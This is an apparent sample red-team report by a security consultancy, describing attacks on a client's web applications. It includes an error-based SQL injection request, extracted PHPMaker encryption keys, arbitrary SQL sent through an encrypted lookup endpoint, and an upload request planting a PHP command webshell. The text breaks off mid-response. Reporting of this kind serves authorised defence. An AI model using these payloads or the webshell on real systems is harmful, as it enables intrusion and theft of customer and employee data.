



RED TEAM ENGAGEMENT SAMPLE REPORT

INFOPERCEPT
Sample Report 2020

YOUR DATE HERE

COMPANY NAME
Authored by: Your Name



Contents


Disclaimer.....	4
Document Version Control.....	5
Introduction.....	6
Primary Infiltration Pathway.....	7
Executive Summary.....	7
Introduction – Red Team Exercise	8
Introduction – Red Team vs VAPT	9
Introduction – Planning Red Team	10
Methodology & Approach	11
Scope & Planning – Scenario.....	12
Scope & Planning – Scope	13
Scope & Planning – Attack Plan.....	14
Attack Narrative – Web Application Attack Surface.....	15
Attack Narrative – Compromised Email Accounts	35
Attack Narrative – Compromised Internal Network Servers and Applications.....	41
Access Obtained & Data Exfiltrated.....	52
Indicator of Compromise (IoC).....	53
MITRE ATT&CK TTPs Used	54
Tactics, Techniques & Procedure (TTPs)	55
Observation & Recommendations	58
About Infopercept.....	Error! Bookmark not defined.

Copyright

The copyright in this work is vested in Infopercept Consulting Pvt. Ltd, and the document is issued in confidence for the purpose for which it is supplied. It must not be reproduced in whole or in part or used for tendering or manufacturing purposes except under agreement or with the consent in writing of Infopercept Consulting Pvt. Ltd. and then only on condition that this notice is included in any such reproduction. No information as to the contents or subject matter of this document or any part thereof arising directly or indirectly there from shall be given orally or in writing or communicated in any manner whatsoever to any third party being an individual firm or company or any employee thereof without the prior consent in writing of Infopercept Consulting Pvt. Ltd.

© Infopercept Consulting Pvt. Ltd. 2020.

CONFIDENTIAL



Disclaimer

By accessing and using this report you agree to the following terms and conditions and all applicable laws, without limitation or qualification, unless otherwise stated, the contents of this document including, but not limited to, the text and images contained herein and their arrangement are the property of INFOPERCEPT. Nothing contained in this document shall be construed as conferring by implication, estoppels, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of INFOPERCEPT or any third party. This document and its contents including, but not limited to, graphic images and documentation may not be copied, reproduced, republished, uploaded, posted, transmitted, or distributed in any way, without the prior written consent of INFOPERCEPT. Any use you make of the information provided, is at your own risk and liability. Document Authorities

INFOPERCEPT makes no representation about the suitability, reliability, availability, timeliness, and accuracy of the information, products, services, and related graphics contained in this document. All such information products, services, related graphics and other contents are provided 'as is' without warranty of any kind. The relationship between you and INFOPERCEPT shall be governed by the laws of the Republic of India without regard to its conflict of law provisions. You and INFOPERCEPT agree to submit to the personal and exclusive jurisdiction of the courts located at Mumbai. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit such information and agree that you will not submit any information unless you are legally entitled to do so.

This report is being supplied by us on the basis that it is for your benefit and information only and that, save as may be required by law or by a competent regulatory authority (in which case you shall inform us in advance), it shall not be copied, referred to or disclosed, in whole (save for your own internal purpose) or in part, without our prior written consent. The report is submitted on the basis that you shall not quote our name or reproduce our logo in any form or medium without prior written consent. You may disclose in whole this report to your legal and other professional advisers for the purpose of your seeking advice in relation to the report, provided that when doing so you inform them that:

- Disclosure by them (save for their own internal purposes) is not permitted without our prior written consent, and
- To the fullest extent permitted by law we accept no responsibility or liability to them in connection with this report.

Any advice, opinion, statement of expectation, forecast or recommendation supplied or expressed by us in this report is based on the information provided to us and we believe such advice, opinion, statement of expectation, forecast or recommendation to be true. However, such advice, opinion, statement of expectation, forecast or recommendation shall not amount to any form of guarantee that we have determined or predicted future events or circumstances but shall ensure accuracy, competency, correctness or completeness of the report based on the information provided to us.

Document Version Control

Document Version	Description
1.0	Initial Draft
1.1	Added tactics, techniques & procedures (ttp) used during the engagement

CONFIDENTIAL

Introduction

Infopercept Team performed a Red Team Engagement (RTE) on ABC COMPANY's domain from 2nd August to 1st September. The engagement performed by Infopercept employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, phishing, and attack in order to perform goal specific operational impacts.

The goals included:

- Finding an entry point from the outside to get inside the network.
- Test the resilience of cyber infrastructure and the employees against phishing attacks
- Move around in the network to get access to Critical servers and Customer data.
- Find highly confidential data and exfiltrate the data outside the network.

Primary Infiltration Pathway – Executive Summary

1. Exploited web misconfigurations to gain access to **PHPmaker encryption keys** that led to RCE on ABC.com's shared hosting server
2. Gained access to public webapps including employee portal, credit card applications & careers admin panel leading to **sensitive customer information and employee details** with emails
3. **Successful Phishing** campaign against high privileged users leading to email compromise
4. Lack of password sharing hygiene leading to employee **VPN credentials**
5. Weak password policies and password reuse leading to **20+ email account** compromise
6. Weak network ACLs and passwords leading to **super critical internal servers** being compromised
7. Lack of sensitive information storage and sharing hygiene leading to **compromise of numerous workstations**, assets and internal IT infrastructure
8. **API endpoints** extracted from emails and access via the public domain api.ABC.com
9. Lack of authentication on public APIs leading to **mass customer PII disclosure**
10. Lack of internal login monitoring and ACLs leading to the compromise of **super admin applications such as MS Dynamics AX, SADAD, Finnone and Splunk**
11. Enormous **customer and vendor information disclosure** via compromised super admin applications
12. **Full control of numerus Application, Database, Backup & Management servers** both production and UATs

Introduction – Red Team Exercise

Red Team is designed to benchmark an organization's security controls and processes, particularly around physical security (for example access to buildings and computers/data held within it), general security awareness of staff, network security, procedures, and monitoring.

The end game of a Red Team attack is to provide an organization with a complete 'warts and all' look at its security posture. Usually, Red Teaming takes place during the assessment stage of a business' security process – particularly if it is looking to invest in or upgrade its information security, or if it is carrying out a regular risk audit.

It is particularly valuable to businesses for two key reasons:

- There is no procedure or automated tool in the market that can test an organization's security as intelligently as the human mind.
- Red Teaming tests an organization's security posture from many angles allowing them to more accurately pinpoint any holes or gaps in security and ensure the right policies, procedures and technology are put in place.

Introduction – Red Team vs VAPT

Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their goal is to penetrate, maintain persistence, pivot, exfil, to examine what a determined enemy can do. All tactics are available including social engineering. Eventually the red team will get to a point where they own the entire network, or their actions will be caught and they will be stopped by the security administrators of the network they are attacking. At that time, they will report their findings to management in order to assist in the increasing the security of the network. They keep copious notes as this information is valuable later on to fix the weaknesses they exploited. Not many organizations do this, but they usually have an organic red team so the information gleaned from the red team is extremely sensitive. Red team actions are controlled by the manager of the red team.

Penetration test can use the same tactics of a red team (may be limited by management and the scope of the test), and is executed in controlled fashion usually dictated by management and/or asset owners. Typically, the limiting scope of a pen test is time (execution time of the event) in which a report will be made to management. Often in a pen test, before a flaw is exploited, management and system/network engineers must OK the attack to ensure it doesn't affect day to day operations. The goal is the find weaknesses in systems/networks in order to increase the security posture. Pen tester actions are controlled by business management and/or the asset owners.

Introduction – Planning Red Team

The red-team exercise is not just a mere pen test; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can be breached by an adversary
- If the organization is capable to detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business-critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

CONFIDENTIAL

Methodology & Approach

Red Team engagements performed by **Infopercept** employ real-world adversary techniques to target the systems under test. Infopercept uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. **Get In, Stay In, and Act.**

The sequence of activities in this approach involves open-source **intelligence (OSINT) collection, enumeration, phishing, exploitation, and attack**. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines.

The next phase involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer. Our highly experienced team of professional red team operators were able to get inside the network of ABC Company by following the cyber kill chain methodology.

Scope & Planning – Scenario

The Red Team engagement was based on the Assumed Breach Model utilizing external phishing attack. A coordinated web application attack & phishing attack were used to begin the exercise and involved the support of a trusted agent.

The attack was followed by a credentials theft from the compromised emails and then code execution on the internal servers which did not have the required protective measures in place during the engagement.

The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the web application attack & phishing attack to validate actions.

CONFIDENTIAL

Scope & Planning - Scope

The scope identified by ABC Company is to include any domain, IP, subnet that is registered to the organization -

Target Domain Name	*.ABC.com
	*.ABC.com

In a generic red team engagement, the reverse scope is mentioned instead of a normal scope. A reverse scope is a practice of excluding the targets on which the engagement is not authorized to do.

CONFIDENTIAL

Scope & Planning – Attack Plan

For this engagement, the following were the attack plan discussed by the Infopercept team:

- Diving deep into OSINT to get as much information as possible on ABC.com & *.XYZ.com
- Performing an Domain Homoglyph Attack by registering a fake domain (ABC.com, note that an 'l' is replaced from the original domain).
- Searching for all the web application servers registered to *.ABC.com & *.XYZ.com domain and finding a vulnerable
- entry point from there to go inside the network.
- Looking for all the subnets, ports & services, IPs linked to *.ABC.com & *.XYZ.com.
- **Getting the email IDs for all the employees and their personal information to perform a spear phishing attack or a watering-hole attack to get inside the network from there.**

Attack Narrative – Web Application Attack Surface

[Customer Services Ticketing System]

Login

User Name

Password

Remember me

Login

Identified SQL injection in customer support form

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

1 POST /forms/customer_service_add.php?action=list HTTP/1.1
2 Host: nc              .ch.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----408285198519353630561221433184
8 Content-Length: 1953
9 Origin: ht              .optionstech.com
10 DNT: 1
11 Connection: close
12 Referer: https://.../forms/customer_service_index_new.php?lang=en
13 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef
14 Upgrade-Insecure-Requests: 1
15
16 -----408285198519353630561221433184
17 Content-Disposition: form-data; name="txtCustomerName"
18
19 asd
20 -----408285198519353630561221433184
21 Content-Disposition: form-data; name="txtTelNumber"
22
23 0512312312'
24 -----408285198519353630561221433184
25 Content-Disposition: form-data; name="txtCustomerID"
26
27 123' and 1=(select 1 from (Select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from
information_schema.tables group by y) x)--
28 -----408285198519353630561221433184
29 Content-Disposition: form-data; name="selCity"
30

```

Attack Narrative – Web Application Attack Surface

Exploiting SQL injection lead to plain text login credentials of the portal

Response

[Raw](#) [Headers](#) [Hex](#) [Render](#)

```

1 HTTP/1.1 200 OK
2 Date: Mon, 03 Aug 2020 22:53:43 GMT
3 Server: Apache
4 Upgrade: h2,h2c
5 Connection: Upgrade, close
6 Vary: Accept-Encoding
7 Content-Length: 1130
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
14     <link rel="stylesheet" type="text/css" href="css/style_customer.css"/>
15     <script src="js/jquery.js" type="text/javascript">
16       </script>
17     <script src="js/jquery.tools.min.js" type="text/javascript">
18       </script>
19     <script src="js/jquery-1.7.2.js" type="text/javascript">
20       </script>
21     <script src="js/jquery.validate.js" type="text/javascript">
22       </script>
23   </head>
24   <body dir="ltr" topmargin="0" leftmargin="0" rightmargin="0">
25     <br />
26     <b>
27       Warning
28     </b>
29     : mysqli_query(): (23000/1062): Duplicate entry '           for key 'group_key' in <b>
30       /home1/o          s/forms/customer_service_add.php
31     </b>
32     on line <b>
33

```

Admin access obtained leading to customer information disclosure

Campaigns	Tickets					
Channels	<input type="text"/> <input type="button" value="▼"/>					
Social Media Branch Emails						
Users						
Cities						
Branches						
Subjects						
Social Media Report						
Reports						
	Page « ‹ 1 › » of 11391 Records 1 to 20 of 227806					
ID	Status	Create Date	Customer Name	Identification No	Subject	
239905	Opened	04/08/2020 01:31:25		123	Early Repayment	
239901	Opened	03/08/2020 11:39:56		1048453565	Early Repayment	
239900	Opened	03/08/2020 11:03:38		1043819513	Request Clearance	
239899	Opened	03/08/2020 08:53:36		1002334876	Complaints and Suggestions	
239898	Opened	03/08/2020 08:21:09		1073156455	Complaints and Suggestions	
239897	Opened	03/08/2020 08:21:08		1073156455	Complaints and Suggestions	
239904	Opened	03/08/2020 08:10:35		1025251842	Request Clearance	
239903	Opened	03/08/2020 07:47:34		1011032776	Paid Amount Settlement	
239896	Opened	03/08/2020 05:49:25		1006663338	Early Repayment	

Attack Narrative – Web Application Attack Surface

Along with organization employee information containing Name, Emails, Designations and passwords

ID	English Name	Username	Email	Active	User Type
1		Collection1	Halc	it.com	Active Department Admin
2		Collection2	ARA	it.com	Disabled Department Admin
3		Credit1	ncl	i.com	Active Department Admin
4		Credit2	Nra	com	Active Department Admin
5		Operations1	HAC	t.com	Active Department Admin
6		Operations2	Nals	at.com	Active Department Admin
7		Sales1	Fali		Active Department Admin
8		Sales2	Mfar	m	Active Department Admin
9		CustomerCare1	Hon	om	Disabled Department Admin
11		compliant1	n.m	com	Active Service Admin
12		? compliant2	Hor	m	Active Service Admin
13		compliant3	Mas	1	Disabled Service Admin

Directory Listing flaw lead to complete source code of organization Employee portal built with Phpmaker

Index of /temp

Name	Last modified	Size	Description
Parent Directory	-	-	
DMS_v1.zip	2016-04-12 14:18	17M	
DMS_v1/	2016-04-12 14:30	-	

This PC > Downloads > Compressed > DMS_v1.zip > DMS_v1

Name	Type	Compressed size
documentgridcls.php	PHP File	12 KB
documentinfo.php	PHP File	7 KB
documentlist.php	PHP File	13 KB
documentview.php	PHP File	8 KB
ewcfg12.php	PHP File	9 KB
ewdbhelper12.php	PHP File	3 KB
ewemail12.php	PHP File	1 KB
ewfile12.php	PHP File	2 KB
ewlookup12.php	PHP File	2 KB
ewmenu.php	PHP File	1 KB
ewmobilemenu.php	PHP File	1 KB
ewmysql12.php	PHP File	6 KB
ewsession12.php	PHP File	1 KB
ewshared12.php	PHP File	13 KB
ewupload12.php	PHP File	3 KB

Attack Narrative – Web Application Attack Surface

Phpmaker's secret encryption key extracted from source code

```
define("EW_UNFORMAT_YEAR", 50, TRUE); // Unformat year
define("EW_PROJECT_NAME", "DMS_v3", TRUE); // Project name
define("EW_CONFIG_FILE_FOLDER", EW_PROJECT_NAME . "", TRUE);
define("EW_PROJECT_ID", "{BC7C8D8C-71B3-417C-95E9-FF8D9A8A8A8A}", TRUE);
$EW_Related_Project_ID = "";
$EW_Related_Language_Folder = "";
define("EW_RANDOM_KEY", '14x3uA3Ig868YeZU', TRUE); // Random key
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS.css");
define("EW_CHARSET", "utf-8", TRUE); // Project charset
define("EW_EMAIL_CHARSET", EW_CHARSET, TRUE); // Email charset
define("EW_EMAIL_KEYWORD_SEPARATOR", "", TRUE); // Email keyword separator
```

Attack Narrative – Web Application Attack Surface

Used the encryption key to send encrypted SQL queries and gaining access to entire internal database

Request

Raw Params Headers Hex

```

1 POST /ewlookup12.php HTTP/1.1
2 Host: po
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
4 Accept: application/json, text/javascript, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded;
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 155
0 Origin:
1 DNT: 1
2 Connection: close
3 Referer: http://ncsts.optionstech.com/tbl_custom
4 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937b
5
6 s=z9LsqCP6ctcDmCKsijPa4znZmo3_9SOs&d=&f0=INfHRUG
updateoption&name=x_cus_assigned_usr_id&token=

```

Response

Raw Headers Hex Render JSON Beautifier

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:43:11 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-reval
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:43:12 GMT
11 Content-Length: 21
12 Content-Type: text/html; charset=utf-8
13
14

```

Response

Raw Headers Hex Render JSON Beautifier

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:49:38 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-reval
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:49:38 GMT
11 Vary: Accept-Encoding
12 Content-Length: 140
13 Content-Type: text/html; charset=utf-8
14
15 [{"announcement": "", "document": "", "folders": "", "links": ""}]

```

Attack Narrative – Web Application Attack Surface

Extracted Employee ID's and passwords in plain text from the database

Response

Raw	Headers	Hex	Render	JSON Beautifier
1 HTTP/1.1 200 OK				
2 Date: Tue, 04 Aug 2020 00:51:37 GMT				
3 Server: Apache				
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT				
5 Cache-Control: private, no-store, no-cache, must-revalidate, po				
6 Pragma: no-cache				
7 X-UA-Compatible: IE=edge				
8 Upgrade: h2,h2c				
9 Connection: Upgrade, close				
10 Last-Modified: Tue, 04 Aug 2020 00:51:37 GMT				
11 Content-Length: 61				
12 Content-Type: text/html; charset=utf-8				
13				
14 [[{"ID": "1", "Name": "John Doe", "Email": "john.doe@example.com", "Password": "P@ssw0rd", "Level": "Admin", "Active": true}]]				

Response

Raw	Headers	Hex	Render	JSON Beautifier
1 HTTP/1.1 200 OK				
2 Date: Tue, 04 Aug 2020 00:52:45 GMT				
3 Server: Apache				
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT				
5 Cache-Control: private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0				
6 Pragma: no-cache				
7 X-UA-Compatible: IE=edge				
8 Upgrade: h2,h2c				
9 Connection: Upgrade, close				
10 Last-Modified: Tue, 04 Aug 2020 00:52:45 GMT				
11 Vary: Accept-Encoding				
12 Content-Length: 9793				
13 Content-Type: text/html; charset=utf-8				
14				

Attack Narrative – Web Application Attack Surface

Exploited a Arbitrary File upload vulnerability to upload a php webshell on the portal.ABC.com server

```

1 POST /ewupload12.php HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
boundary=-----239916401737807321863944489139
9 Content-Length: 692
10 Origin: http://
11 DNT: 1
12 Connection: close
13 Referer:
14 http://
15 _id=
16 Cookie: PHPSESSID=04c0110fc7b7685afc8ccde14c01a934c; ncsts_v3[LastUrl]=
%2Frep_day_tickets.php
17 Content-Disposition: form-data; name="id"
18
19 x_fil_name
20 -----239916401737807321863944489139
21 Content-Disposition: form-data; name="table"
22
23 tbl_file
24 -----239916401737807321863944489139
25 Content-Disposition: form-data; name="replace"
26
27 1
28 -----239916401737807321863944489139
29 Content-Disposition: form-data; name="exts"
30
31 gif,jpg,jpeg,bmp,png,doc,docx,xls,xlsx,pdf,zip,php
32 -----239916401737807321863944489139
33 Content-Disposition: form-data; name="maxsize"
34
35 2000000
36 -----239916401737807321863944489139
37 Content-Disposition: form-data; name="x_fil_name"; filename="a.php.jpg"
38 Content-Type: image/jpeg
39
40 <?php system($_GET['bulaa']); ?>
41 -----239916401737807321863944489139

```

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 02:21:07 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 X-UA-Compatible: IE=edge
6 Pragma: no-cache
7 Cache-Control: no-store, no-cache, must-revalidate
8 Content-Disposition: inline; filename="files.json"
9 X-Content-Type-Options: nosniff
10 Access-Control-Allow-Origin: *
11 Access-Control-Allow-Credentials: false
12 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH
13 Access-Control-Allow-Headers: Content-Type, Content-Range, Content-Location
14 Vary: Accept,Accept-Encoding
15 Upgrade: h2,h2c
16 Connection: Upgrade, close
17 Last-Modified: Tue, 04 Aug 2020 02:21:07 GMT
18 Content-Length: 333
19 Content-Type: application/json
20
21 {
22     "files": [
23         {
24             "name": "a.php",
25             "size": 33,
26             "type": "image\\jpeg",
27             "url": "http://127.0.0.1:8000/ewupload12.php?rnd=38",
28             "deleteUrl": "http://127.0.0.1:8000/ewupload12.php?rnd=38",
29             "deleteType": "POST"
30         }
31     ]
32 }

```

Attack Narrative – Web Application Attack Surface

Leading to complete access to the hosting server and all assets/code on it


The screenshot shows a browser window and a terminal window side-by-side. The browser window displays a URL starting with 'http://'. The terminal window shows a directory listing with files like 'l.zip', 'com.zip', 'ip', and 'n.zip'.

```
total 1536704
drwxr-xr-x  2  4096 Jun 10 00:52 .
drwxr--xr--x 27 4096 Jun  8 16:51 ..
-rw-r--r--  1 29267 Jun 24 2016 2016-06-24-ni
-rw-r--r--  1 72304 Apr  2 2018 2018-04-02-di
-rw-r--r--  1 15962 Mar  1 2019 2019-03-01-di
-rw-r--r--  1 36316 May  1 2019 2019-05-01-ni
-rw-r--r--  1 23951 Apr 22 22:28 2020-04-22-ni
-rw-r--r--  1 02027 May 19 19:04 2020-05-19-ni
-rw-r--r--  1 54612 Jun 16 n.zip
```

CONFIDENTIAL

Attack Narrative – Web Application Attack Surface

[ABC.com (main website + sub applications)]



Utilizing the webshell on portal.ABC.com, read the source code of ABC.com's numerous other panels including the webcontent admin panel. Extracted the PHPmaker encryption secret.

```
ure | view-source:port 04c0110fcb7685af8ccde14c01a934c/tbl_file/x_fil_name/a.php?bullaa=cat%20/home/ewcfg14.php

guration file

$E_PATH)) $EW_RELATIVE_PATH = "";

ED", FALSE, TRUE); // TRUE to debug
{
errors", "1"); // Display errors
ALL ^ E_NOTICE); // Report all errors except E_NOTICE

, (strtolower(substr(PHP_OS, 0, 3)) === 'win'), TRUE); // Is Windows OS
version_compare(PHP_VERSION, "5.5.0") >= 0, TRUE); // Is PHP 5.5 or later
This script requires PHP 5.5 or later. You are running " . phpversion() . ".");
TER", ((EW_IS_WINDOWS) ? "\\" : "/"), TRUE); // Physical path delimiter
R = "."; // Relative path of app root
AR", 50, TRUE); // Unformat var
IE",
        / Project name
_FOLun , _lw_rnvvctt_www, _nvE); // Config file name
, "{F36DF708-5908-477B-8821-5C2B52088A2A}", TRUE); // Project ID (GUID)
= "";
OLDER = "";
, 'PjreKXailnnF9N9R', TRUE); // Pending key for encryption
LESHEET_FILENAME", "php
        _V4.css", TRUE); // Project stylesheet file name
utf-8", TRUE); // Project charset
CT", "EJ_GHACET_TOUR), // Email address
```

Attack Narrative – Web Application Attack Surface

Exploited the secret in similar fashion to execute arbitrary SQL queries on ABC.com's webadmin database

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

1 POST /admin/ewlookup14.php HTTP/1.1
2 Host: abc.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 104
10 Origin: http://nayifat.com
11 DNT: 1
12 Connection: close
13 Referer: http://abc.com/tbl_customer_service
14 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef
15
16 s=c6AtBNO4neOevAknU6vOJa6oTh-CRS4N&t0=3&fn0=&lang=en&ajax

```

Response

Raw	Headers	Hex	JSON Beautifier
-----	---------	-----	-----------------

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 02:57:22 GMT
3 Server: Apache
4 Expires: Sat, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 02:57:23 GMT
11 Content-Length: 21
12 Content-Type: application/json; charset=utf-8
13
14 [
15   [
16     "nayifat_web2017"
17   ]
18 ]

```

This led to complete database access on the hosting server leading to sensitive customer information, credit card users, job appliers and internal employees

```

15 [
16   [
